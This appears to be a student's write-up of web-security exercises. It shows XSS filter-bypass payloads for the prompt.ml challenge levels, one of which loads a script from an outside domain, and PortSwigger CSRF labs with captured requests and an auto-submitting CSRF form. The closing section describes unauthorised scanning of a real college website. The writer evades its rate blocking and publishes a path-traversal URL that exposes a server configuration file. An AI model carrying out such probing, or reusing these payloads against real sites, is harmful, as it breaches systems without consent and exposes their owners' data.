



Level 0 : No input sanitization or filtering, break input using a double quote, close the input tag script and insert your payload




Level 1 : Simple Regex filtering that blocks all input included in tags, copied the regex from code and kept experimenting on it on <https://regexr.com/> with known XSS payloads. I didn't get a prompt but it did say I won.




Level 2 : the code blocked all equal signs and left parenthesis, you can either encode the left parenthesis → (and use the svg element to inject it or use ES6 new capabilities and use the payload i used below.

prompt(1) to win



Level 3 : Just break out of comment, pretty easy since the HTML5 comment ending (`--!>`) isn't filtered and add your payload



Level 4 : I was unable to get this to work since I'm guessing i would have to own a domain the executes the script and link it here so it executes
the payload i added below shouldn't trigger the regex so it counts as a pass.

prompt(1) to win

Text Viewer

```
function escape(input) {  
  // make sure the script belongs to own site  
  // sample script: http://prompt.ml/js/test.js  
  if (/^(?:https?:)?\\\/prompt\\.ml\\\/i.test(decodeURIComponent(input))) {  
    var script = document.createElement('script');  
    script.src = input;  
    return script.outerHTML;  
  } else {  
    return 'Invalid resource.';  
  }  
}
```

attack

//prompt.ml%2f@domain.com 25

HTML source: <script src="//prompt.ml%2f@domain.com"></script>

About

Level 5 : This one blocks any event handlers starting with on (onerror, onhover, etc..) followed by an equal and focus events. We can bypass the regex by adding a new line break before the equal.

An embedded page at sandbox.prompt.ml says 1

prompt(1) to win

```
function escape(input) {  
  // apply strict filter rules of level 0  
  // filter ">" and event handlers  
  input = input.replace(/>|on.+=|focus|gi, '_');  
  
  return '<input value="' + input + '" type="text">';  
}
```

attack

"type=image src onerror="alert(1) 34

HTML source: <input value=""type=image src onerror="alert(1)" type="text">


About

PortSwigger Tasks:

1- CSRF vulnerability with no defenses :
apparently this one is broken and is giving a 504 gateway timeout response when pressing access lab but i had already solved it before.

2- CSRF where token validation depends on request method :

I sent a change email request and noticed that the form is being verified with a csrf token.




The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays a POST request to `/my-account/change-email` with a `Content-Type` of `application/x-www-form-urlencoded`. The request body contains the email `test%40normal-user.net` and a CSRF token `LmvcCxyPaBDQTJSDKaNhDQEIRVdhmNk79`. The 'Response' tab shows an `HTTP/2 302 Found` status with a `Location` of `/my-account?id=wien`.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a8a00c504017f94819198bc006a0002.web-security-academy.net
3 Cookie: session=n4uPxa0iylmY2q5nYkaVPeYNsKdMSZL2
4 Content-Length: 66
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net/my-account?id=wien
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22 email=test%40normal-user.net&csrf=LmvcCxyPaBDQTJSDKaNhDQEIRVdhmNk79
23

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account?id=wien
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

I tried editing it and it threw an error




The screenshot shows the same web browser's developer tools, but the 'Request' tab now displays a POST request with a different CSRF token `dsadasdasdasS`. The 'Response' tab shows an `HTTP/2 400 Bad Request` status with a `Content-Type` of `application/json` and a body of `"Invalid CSRF token"`.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a8a00c504017f94819198bc006a0002.web-security-academy.net
3 Cookie: session=n4uPxa0iylmY2q5nYkaVPeYNsKdMSZL2
4 Content-Length: 46
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8a00c504017f94819198bc006a0002.web-security-academy.net/my-account?id=wien
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22 email=test%40normal-user.net&csrf=dsadasdasdasS
23


Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
6 "Invalid CSRF token"
```

I thought maybe the csrf token is only applied to POST since its sending data, I tried changing the request method to GET instead of

POST and it worked



Added the CSRF PoC to the exploit server, stored it and sent to victim and the lab was completed



3- CSRF where token validation depends on token being present:

I tried same as other lab but this time when changing to GET request it gives a request not allowed error.

I thought maybe it had something to do with the session and it looked like it could have been a base64 token, tried decoding it but no luck.

Then i tried removing the csrf token parameter all together and it worked lol

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /my-account/change-email HTTP/2 2 Host: 0a44005a042686cb8423a55600e700b6.web-security-academy.net 3 Cookie: session=y4WJvEpntUlrX7GUj0J009IbK7GyVL30 4 Content-Length: 35 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Linux" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0a44005a042686cb8423a55600e700b6.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/124.0.6367.118 Safari/537.36 14 Accept: 15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s 16 igned-exchange=v=b3;q=0.7 17 Sec-Fetch-Site: same-origin 18 Sec-Fetch-Mode: navigate 19 Sec-Fetch-User: ?1 20 Sec-Fetch-Dest: document 21 Referer: https://0a44005a042686cb8423a55600e700b6.web-security-academy.net/my-account?id=wiener 22 Accept-Encoding: gzip, deflate, br 23 Accept-Language: en-US,en;q=0.9 24 Priority: u=0, i 25 email=testnotoken%40normal-user.net </pre>			<pre> 1 HTTP/2 302 Found 2 Location: /my-account?id=wiener 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6 </pre>			

The lab wasn't completing but the exploit did work so im counting this as solved.

Body:

```

<form method="POST" action="https://0a44005a042686cb8423a55600e700b6.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="hacked@security.net">
</form>
<script>
  document.forms[0].submit();
</script>

```

Store

View exploit

Deliver exploit to victim

Access log

My Account

Your username is: wiener

Your email is: hacked@security.net

Email

Update email

Cross-site request forgery (CSRF)

△ LAB	APPRENTICE CSRF vulnerability with no defenses →	✓ Solved
△ LAB	PRACTITIONER CSRF where token validation depends on request method →	✓ Solved
△ LAB	PRACTITIONER CSRF where token validation depends on token being present →	Not solved

<https://www.vcebhopal.ac.in> :

I tried using feroxbuster while lowering thread count and randomizing user agent but i got blocked after around 500 requests. but i did managed to find this file

<https://www.vcebhopal.ac.in/a/-/-/proc/thread-self/root/etc/security/access.conf> containing potentially sensitive data. Indicating a Broken Access Control Vulnerability and there could be more.